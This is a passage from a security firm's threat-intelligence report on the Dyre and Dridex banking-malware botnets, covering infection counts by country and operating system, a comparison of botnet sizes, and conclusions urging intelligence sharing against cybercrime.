


Figure 26. Most affected Operating Systems

Windows 8 is also in the list and just after Windows7, but it represents less than 15% of the Windows7 infections. At this point, we have a global picture of the botnet status and size. It's important to say that nearly all the countries in the world have been affected by this malware.

Botnet 120

Let's take a look into the most active campaign, 120, the following graphs shows how it affected the world, the most affected countries are marked with a more intense color. Notice that United Kingdom and United States are the two countries with most infections:




Figure 27. Affected countries (botnet 120)

As you may notice, most of the countries in the world have been affected by this campaign; this is quite the achievement because we are talking about one campaign only. Since there are so much affected countries, it is very difficult to represent all of them in a bar chart to visualize the difference of the bots amount, let's see a list of the 10 more affected countries to give us an idea:




Figure 28. Most affected countries (botnet 120)

Botnet 125

After botnet 120, the second most active campaign is 125. This one has been even more focused in United Kingdom. If we look at the following world-map we can see how U.K. holds an even higher percentage of the total bots, which means that most of the infected machines are from this country.

There is also another important aspect of the chart below which is the spread of this campaign around the world, as happened with botnet120, botnet125 has affected the world in a similar way:




Figure 29. Affected countries (botnet 125)

As stated in the botnet120's statistics, using the above map is not possible to clearly see the difference of the impact within countries; the following map represents the 10 countries with the biggest amount of infected machines:




Figure 30. Most affected countries (botnet 125)

This campaign is clearly focused in United Kingdom, just like the botnet 120. The spamming campaign, though, seems to be more accurate this time, due to a lesser amount of residual infections in US.

COMPARISON

Making a direct comparison between the results of both analyses is quite complicated, because there is a significant difference on how the data was procured.

As explained in the beginning of the Dyre statistical analysis, we used a sinkholing technique to acquire the intelligence used in the analysis, and we explained that the sinkhole was performed taking advantage of the DGA algorithm of Dyre, which is, basically, a failsafe mechanism in case the bot can't contact the C&C.

This means that all the bots found could be only strays in a much, much larger botnet, or maybe that something went wrong with the C&C. The fact that most of the captured bots are in the U.S., could indicate that one of the major ISP just blacklisted the C&C IPs, or that the authors are really focusing on the United States.

In the case of Dridex, the data was harvested using a different technique, and we are confident that we got information about most of the botnet hosts, and so, the size of the botnet should be more reliable.

Knowing this, we can compare the size of both botnets based on the intelligence found. Dridex, with over 22.380 bots seems to be smaller than Dyre, which at least has 35.000 bots. The Dridex botnet, though, seems to have a more reliable structure, using a P2P structure it should be more resilient than the Dyre botnet.

On the other hand, with the data we've got, Dyre seems to be affecting much more the U.S. than any other country in the world, while Dridex is more active in EU (specifically in U.K.). Both of them are attacking first world countries, like most of the malware[2], because even though the security measures are better, there's also more money and information to be stolen. It's also important to note that even though there are richer countries, the wealth is more distributed over the population, and so, a massive campaign is more effective.

2: https://www.blueliv.com/research/behind-point-of-sale-pos-attacks/

CONCLUSIONS

The malware industry is a living organism that strives to improve and surpass itself, evolving every day, offering a variety of services such as exploit kits, spamming campaigns, and all kind of Trojans. Dyre and Dridex are a perfect example of this evolving industry, two products competing for the same share of market. After observing the behavior and changes in the malware, it becomes apparent that there's a tendency towards surpassing their competitors. We observed up to three changes in a single week for Dridex, three updates looking to improve the product protocol. Sadly, for the end user, this means that these threats will continue improving over time.

But this wouldn't be possible if there wasn't a whole underground industry behind it. If the authors of Dyre and Dridex weren't able to employ hacked SMTP servers and spamming services, using the money they got selling the stolen credentials in black markets, or directly syphoning banking accounts, they wouldn't pose the threat they are right now.


And the security industry keeps fighting these threats, but after years of trying, the number of infected users does nothing but increase, surpassing antivirus, application firewalls, and common sense, and that's because we are used to dealing with small groups or even individuals developing malware, but the threat has changed, and so should we.

Now we are facing organized groups from a darker side of the Internet that make great efforts to think of new ways of stealing from the unaware users that navigate net, and the only way to deal with them is to try to always be a step ahead. Being able to avoid fraud in the first place by filtering C&C IP address or by recovering the stolen data and giving it to their rightful owners, is the layer of protection that most companies need, and that most companies lack.

And the best way to achieve that is having fresh intelligence on these menaces. There already are some providers that offer this kind of intelligence, mostly for companies who are involved directly in this war.

We think that the best way to fight cyber crime is to develop a strong sharing community, and that's why we encourage everybody to collaborate, in order to fight against Cyber Crime.

For this reason, we will step forward and release information about infected servers that are spreading malware and infecting end users through our free API, helping the world stop the kill-chain: https://map.blueliv.com



ABOUT US

Blueliv is a leading provider of targeted cyber threat information and analysis intelligence for large enterprises, service providers, and security vendors. The company's deep expertise, data sources, and big data analysis capabilities enable the clients to protect against cyber attacks. Its turnkey cloud-based platform addresses a comprehensive range of cyber threats to turn global threat data into real-time actionable intelligence specifically for each client. Blueliv's clients include leading bank, insurance, telecom, utility, and retail enterprises, and the company has alliances with leading security vendors and other organizations to share cyber intelligence.

Follow us on twitter: @blueliv | https://twitter.com/blueliv
Visit our blog: http://www.blueliv.com/blog-news/

To learn more visit www.blueliv.com or send us an email to info@blueliv.com